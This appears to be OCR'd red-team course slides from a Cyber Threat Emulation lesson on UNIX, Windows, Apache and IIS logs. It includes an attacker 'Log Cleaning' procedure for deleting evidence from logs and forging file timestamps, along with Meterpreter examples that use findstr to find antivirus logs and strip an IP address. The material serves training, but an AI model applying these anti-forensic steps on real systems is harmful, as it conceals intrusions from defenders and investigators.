


Cyber Threat Emulation (CTE)

Module 2, Lesson 8:
Logs and Redirection

Course Objectives

After completing this course, students will be able to:

- Summarize the CTE squad's responsibilities, objectives, and deliverables from each CPT stage
- Analyze threat information
- Develop a Threat Emulation Plan (TEP)
- Generate mitigative and preemptive recommendations for local defenders
- Develop mission reporting
- Conduct participative operations
- Conduct reconnaissance
- Analyze network logs for offensive and defensive measures

Course Objectives (Continued)

Students will also be able to:

- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan non-participative operations using commonly used tools, techniques and procedures (TTPs)

Module 2: Threat Emulation (Objectives)

- Conduct reconnaissance
- Generate mission reports from non-participative operations
- Plan a non-participative operation using social engineering
- Plan a non-participative operation using Metasploit
- Analyze network logs for offensive and defensive measures
- Analyze network traffic and tunneling protocols for offensive and defensive measures
- Plan a non-participative operation using Python
- Develop fuzzing scripts
- Develop buffer overflow exploits

Module 2 – Lesson 8: Logs and Redirection (Objectives)

- Identify UNIX logs
- Summarize Windows logs and event identifiers (IDs)
- Explain application logging
- Analyze logs
- Perform log cleanup
- Employ pivoting with Metasploit
- Describe the different uses of SSH
- Use SSH to redirect and tunnel network traffic through multiple hosts
- Analyze network tunneling diagrams
- Recognize the difference between tunneling and redirecting network traffic

UNIX System Log Files

Logs can be modified/wiped easily

Easy to Modify/Wipe Logs

- `/var/adm` (Solaris)
- `/var/log` (Linux)
- `~/.bash_history`

Syslog

- Configurable logging service
- Configured via `/etc/rsyslog.conf` (Solaris)
- Configured via `/etc/syslog.conf` (Linux)

The syslog service can be configured to first write to the local system, after logs are written locally, logs are then forwarded to a remote syslog server based on the configuration file.

Sample UNIX Log Entries

Very Secure FTP log file

```
[root@PCully_Centos log]# tail -5 vsftpd.log
Wed Sep 21 14:14:05 2016 [pid 16788] [ftp] OK LOGIN: Client "10.0.100.70", anon password "sjfsjfsjfs
f"
Wed Sep 21 14:14:44 2016 [pid 16831] CONNECT: Client "10.0.100.70"
Wed Sep 21 14:14:52 2016 [pid 16830] [pcully] FAIL LOGIN: Client "10.0.100.70"
Wed Sep 21 14:15:20 2016 [pid 16834] CONNECT: Client "10.0.100.70"
Wed Sep 21 14:15:29 2016 [pid 16833] [ftp] OK LOGIN: Client "10.0.100.70", anon password "clear_text
_password"
[root@PCully_Centos log]# _
```

/var/log/secure

```
[root@PCully_Centos log]# tail -5 secure
Sep 21 14:14:50 PCully_Centos vsftpd[16830]: pam_succeed_if(vsftpd:auth): error retrieving informati
on about user pcully
Sep 21 14:22:12 PCully_Centos sshd[16852]: Accepted password for root from 10.0.100.70 port 38764 ss
h2
Sep 21 14:22:12 PCully_Centos sshd[16852]: pam_unix(sshd:session): session opened for user root by (
uid=0)
Sep 21 14:22:32 PCully_Centos sshd[16852]: Received disconnect from 10.0.100.70: 11: disconnected by
 user
Sep 21 14:22:32 PCully_Centos sshd[16852]: pam_unix(sshd:session): session closed for user root
[root@PCully_Centos log]# _
```

Windows Event Logs

- Simple actions use countless components that are logged and produce a significant amount of auditable information
- Event logs can be useful in determining cause and effect during an investigation
- Event log timestamps are recorded in GMT
- When the system displays the event logs, the timestamp is adjusted for the computer's time zone

Windows Event Logs

- Implemented since Vista and Server 2008
- Provided new features and enhancements from the previous .evt format
- The use of channels
  - Serviced
  - Direct
- XML Formatted

Windows .evtx Channels

Admin

- Used by IT professionals
- Disabled by default
- Produces high volumes of events; not user-friendly

Operational

- Used for analyzing and diagnosing a problem or occurrence
- Example: An event that occurs when a printer is added or removed from a system

Analytic

- Events published in high volume
- Indicate problems that cannot be handled by user intervention

Debug

- Used by developers to troubleshoot issues with programs

Policy Assessment Overview

- There are three types of logs:

1 Application	2 Security	3 System
Events from local applications	Events from LSASS.EXE and audit policy	Events from operating system

- Examples of event log entries:

System/Application	Security
Error/Warning/Information	Success Audit/Failure Audit

Windows Event Logs: Vista+

Microsoft rewrote their event logging in Vista:

- Now XML-based
- Allows for centralized logging by default

Event Collector/Event Subscriber allows events to be sent between hosts as XML

Windows Remote Manager (Winrm) 1.1 and earlier	Default ports: HTTP/Port 80 or HTTPS/Port 443
Winrm 2.x	Default ports: HTTP/Port 5985 or HTTPS/Port 5985

Event Log Categories: Vista+

Forward Log

- Events forwarded to another system are logged in the forward log
- Accomplished using event subscriptions
  - Event subscriptions identify what events are collected
  - Winrm listens and receives events

Application and Service Logs

- Logs for the programs running on a system
- Logs pertaining to Windows services

Setup Logs

- Events on computers configured as domain controllers
- Client machines setup logs

Application Logs

- Not reliable due to their non-standardization
- Combined with system events, these events can show symptoms of suspected intrusions
- Events relevant to an investigation:
  - Application errors
  - Antivirus or malware detection events
  - Host-based firewall logs

Application Logs

Web Servers

- /var/log/httpd/
- %SYSTEMROOT%\system32\logfiles\W3SVC#*.log

Security Products

- C:\Program Files <product name>
- C:\Documents and Settings\All Users\Application
- C:\Documents and Settings\<user name>\Application Data
- C:\ProgramData\ (Windows 7)

Other Applications

- Instant Messengers/Chat programs
- Windows Scheduler Service

Pre-Vista vs. Vista+ Log Locations

In a different location:

Pre-Vista folder location:	C:\Windows\System32\config
Post-Vista folder location:	C:\Windows\System32\winevt\Logs

Event IDs for security logs have changed:

- Add 4096 to pre-Vista event IDs to obtain Vista+ event ID values

Dump Log Files

- Created during system or application crashes
- Contains pertinent information about the state of the system at the time of the crash:


Memory	Processor Registers	Pointers & Other Info

- Use to diagnose or debug errors
- UNIX: core dump
- Microsoft: minidump or memory.dmp (in %SYSTEMROOT%)

Security Audit Policies

Security audit policies can also be viewed using the command line via the `auditpol.exe` command

```
auditpol.exe /get /category:*
```



Server Log Files

- Web servers store a lot of data in various locations
  - Logs contain information relating to authentication success and failure, IP addresses and more
    - IIS
    - Apache
- Web Proxy servers are used as an intermediary between a web browser and the internet
  - Events are logged in local time but this is configurable
- All server log files should be reviewed

Apache Web Server Logs

Access logs – contains information about request coming to the web server

```
10.185.248.71 - - [09/Jan/2015:19:12:06 +0000] 808840 "GET
/inventoryService/inventory/purchaseItem?userId=20253471&itemId=23434300 HTTP/1.1"
500 17 "-" "Apache-HttpClient/4.2.6 (java 1.5)"
```

Error logs – contains information about errors encountered by the server

```
[[Thu Mar 13 19:04:13 2014] [error] [client 50.0.134.125] File does not exist:
/var/www/favicon.ico
```

Apache Web Server logs location

Debian/Ubuntu/LinuxMint

Directive/Setting	Config File	Path Value
*SUFFIX	/etc/apache2/envvars	*(see config file for conditional logic)*
**APACHE_LOG_DIR	/etc/apache2/envvars	*export APACHE_LOG_DIR=/var/log/apache2$SUFFIX*
AccessLog	/etc/apache2/sites-available/000-default.conf	*CustomLog ${APACHE_LOG_DIR}/access.log combined*
ErrorLog	/etc/apache2/apache2.conf	*ErrorLog ${APACHE_LOG_DIR}/error.log*
LogLevel	/etc/apache2/apache2.conf	warn
LogFormat	/etc/apache2/apache2.conf	*LogFormat "%v:%p %h %l %u %t "%r" %>s %O "%{Referer}i" "%{User-Agent}i"" vhost_combinedLogFormat "%h %l %u %t "%r" %>s %O "%{Referer}i" "%{User-Agent}i"" combinedLogFormat "%h %l %u %t "%r" %>s %O" commonLogFormat "%{Referer}i -> %U" refererLogFormat "%{User-agent}i" agent*
CustomLog	/etc/apache2/conf-available/other-vhosts-access-log.conf	*CustomLog ${APACHE_LOG_DIR}/other_vhosts_access.log vhost_combined.*

Apache Web Server logs location

Red Hat/Fedora/CentOS

Directive	Config File	Path/Value
AccessLog	/etc/httpd/conf/httpd.conf	/var/log/httpd/access_log
ErrorLog	/etc/httpd/conf/httpd.conf	/var/log/httpd/error_log
LogLevel	/etc/httpd/conf/httpd.conf	warn
*LogFormat	/etc/httpd/conf/httpd.conf	LogFormat “%h %l %u %t “%r” %>s %b “%{Referer}i” “%{User-Agent}i”” combinedLogFormat “%h %l %u %t “%r” %>s %b” common
**LogFormat	/etc/httpd/conf/httpd.conf	LogFormat “%h %l %u %t “%r” %>s %b “%{Referer}i” “%{User-Agent}i” %I %O” combinedio
*CustomLog	/etc/httpd/conf/httpd.conf	CustomLog “logs/access_log” combined

Apache WebServer logs location

OpenSUSE

Directive	Config File	Path/Value
AccessLog	/etc/apache2/sysconfig.d/global.conf	/var/log/apache2/access_log
ErrorLog	/etc/apache2/httpd.conf	/var/log/apache2/error_log
LogLevel	/etc/apache2/sysconfig.d/global.conf	warn
*LogFormat	/etc/apache2/mod_log_config.conf	LogFormat “%h %l %u %t “%r” %>s %b” commonLogFormat “%v %h %l %u %t “%r” %>s %b” vhost_commonLogFormat “%{Referer}i -> %U” refererLogFormat “%{User-agent}i” agentLogFormat “%h %l %u %t “%r” %>s %b “%{Referer}i” “%{User-Agent}i”” combinedLogFormat “%v %h %l %u %t “%r” %>s %b “%{Referer}i” “%{User-Agent}i”” vhost_combined
**LogFormat	/etc/apache2/mod_log_config.conf	LogFormat “%h %l %u %t “%r” %>s %b “%{Referer}i” “%{User-Agent}i” %I %O” combinedio
***LogFormat	/etc/apache2/mod_log_config.conf	Logformat “%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x “%r” %b” ssl_commonLogformat “%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x “%r” %b “%{Referer}i” “%{User-Agent}i”” ssl_combined

Windows Web Server (IIS) Logs

Microsoft IIS logs location:

C:\Windows\system32\LogFiles\W3SVC1

- WC3 Extended Log File Format

#Software: Internet Information Services 6.0

#Version: 1.0

#Date: 2001-05-02 17:42:15

#Fields: time c-ip cs-method cs-uri-stem sc-status cs-version

17:42:15 172.16.255.255 GET /default.htm 200 HTTP/1.0

Windows Webserver IIS Logs

Microsoft IIS Logging Formats

- IIS Log File Format

```
192.168.114.201, -, 03/20/01, 7:55:20, W3SVC2, SALES1, 172.21.13.45, 4502, 163,
3223, 200, 0, GET, /DeptLogo.gif, -,
```

```
172.16.255.255, anonymous, 03/20/01, 23:58:11, MSFTPSVC, SALES1,
172.16.255.255, 60, 275, 0, 0,          0, PASS, /Intro.htm, -,
```

Windows Webserver IIS Logs

Microsoft IIS Logging Formats

- NCSA Common Log File Format

```
172.21.13.45 - Microsoft\fred [08/Apr/2001:17:39:04 -0800] "GET
/scripts/iisadmin/ism.dll?http/serv HTTP/1.0" 200 3401
```

- ODBC Logging

Logon Events

- These events are essential to establish a pattern of logon times for a user
- These events are used to flag a logon at an unusual hour or day
- Failed logon events may be evidence of brute force or password guessing attacks
- Not all accesses result in a logon event (e.g., FTP does not produce a logon event)
- See Student Guide for important event IDs

Log Cleaning

Attackers

1. Locate any files that have changed since you threw your first exploit
2. If possible, remove evidence of your mission from the log file
3. Change the timestamp on the log file to the last entry in the file
4. If removing your evidence creates a zero-byte file, change the timestamp to another zero-byte file in the same directory
   - This allows you to blend in if logs are being forwarded
   - If logs are not being forwarded, change the timestamp to match another file in the directory

Defenders

- Reviewing all logs, and combining output from different logs, assists with determining if the system has been compromised


Log Cleaning

Look for logs that changed since your arrival:

- Antivirus, Firewall, Dr. Watson (pre-Vista), Problem Reports and Solutions (Vista+), and Application logs

UNIX	Windows Event Logs	Tools
Usually easy and straightforward	Very difficult	• UNIX: `find`, `grep`, `wc`, `cat`, `tail`, `head` (and others) • Windows: `dir`, `find`

Windows `find` Command



Windows `findstr` Command

For redirection, provide a shell:

```
run multicommand -cl "cmd /c findstr "string" > newfile.txt"
```

```
meterpreter > run multicommand -cl "findstr /?"
[*] Running Command List ...
[*]     running command findstr /?
[*]
[*] ---------------------------------------
[*]       Output of findstr /?
[*] ---------------------------------------
[*] Searches for strings in files.
[*]
[*] FINDSTR [/B] [/E] [/L] [/R] [/S] [/I] [/X] [/V] [/N] [/M] [/O] [/P] [/F:file]
[*]         [/C:string] [/G:file] [/D:dir list] [/A:color attributes] [/OFF[LINE]]
[*]         strings [[drive:][path]filename[ ...]]
[*]
[*]   /B         Matches pattern if at the beginning of a line.
[*]   /E         Matches pattern if at the end of a line.
[*]   /L         Uses search strings literally.
[*]   /R         Uses search strings as regular expressions.
[*]   /S         Searches for matching files in the current directory and all
[*]              subdirectories.
meterpreter > run multicommand -cl "findstr /S /M \"clamav-0.97-217-g59f1b78\" c:\\*.log"
[*] Running Command List ...
[*]     running command findstr /S /M "clamav-0.97-217-g59f1b78" c:\*.log
[*]
[*] ---------------------------------------
[*]       Output of findstr /S /M "clamav-0.97-217-g59f1b78" c:\*.log
[*] ---------------------------------------
[*] c:\Program Files\Immunet\clamav\clamav.log
[*] c:\Program Files\Immunet\clamav\clamav.old.log
```

Windows `findstr` Command

The *newfile.txt* file contains a list of IP addresses. We want to remove IP 10.0.100.70 from *newfile.txt* and then change time/date of file to original date and time.

```
C:\WINDOWS\Temp\Test1
meterpreter > cat newfile.txt
10.0.100.70
10.0.100.71
10.0.100.72
10.0.100.73
10.0.100.75
```

```
Listing: C:\WINDOWS\Temp\Test1
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2016-09-26 15:47:23 -0400  .
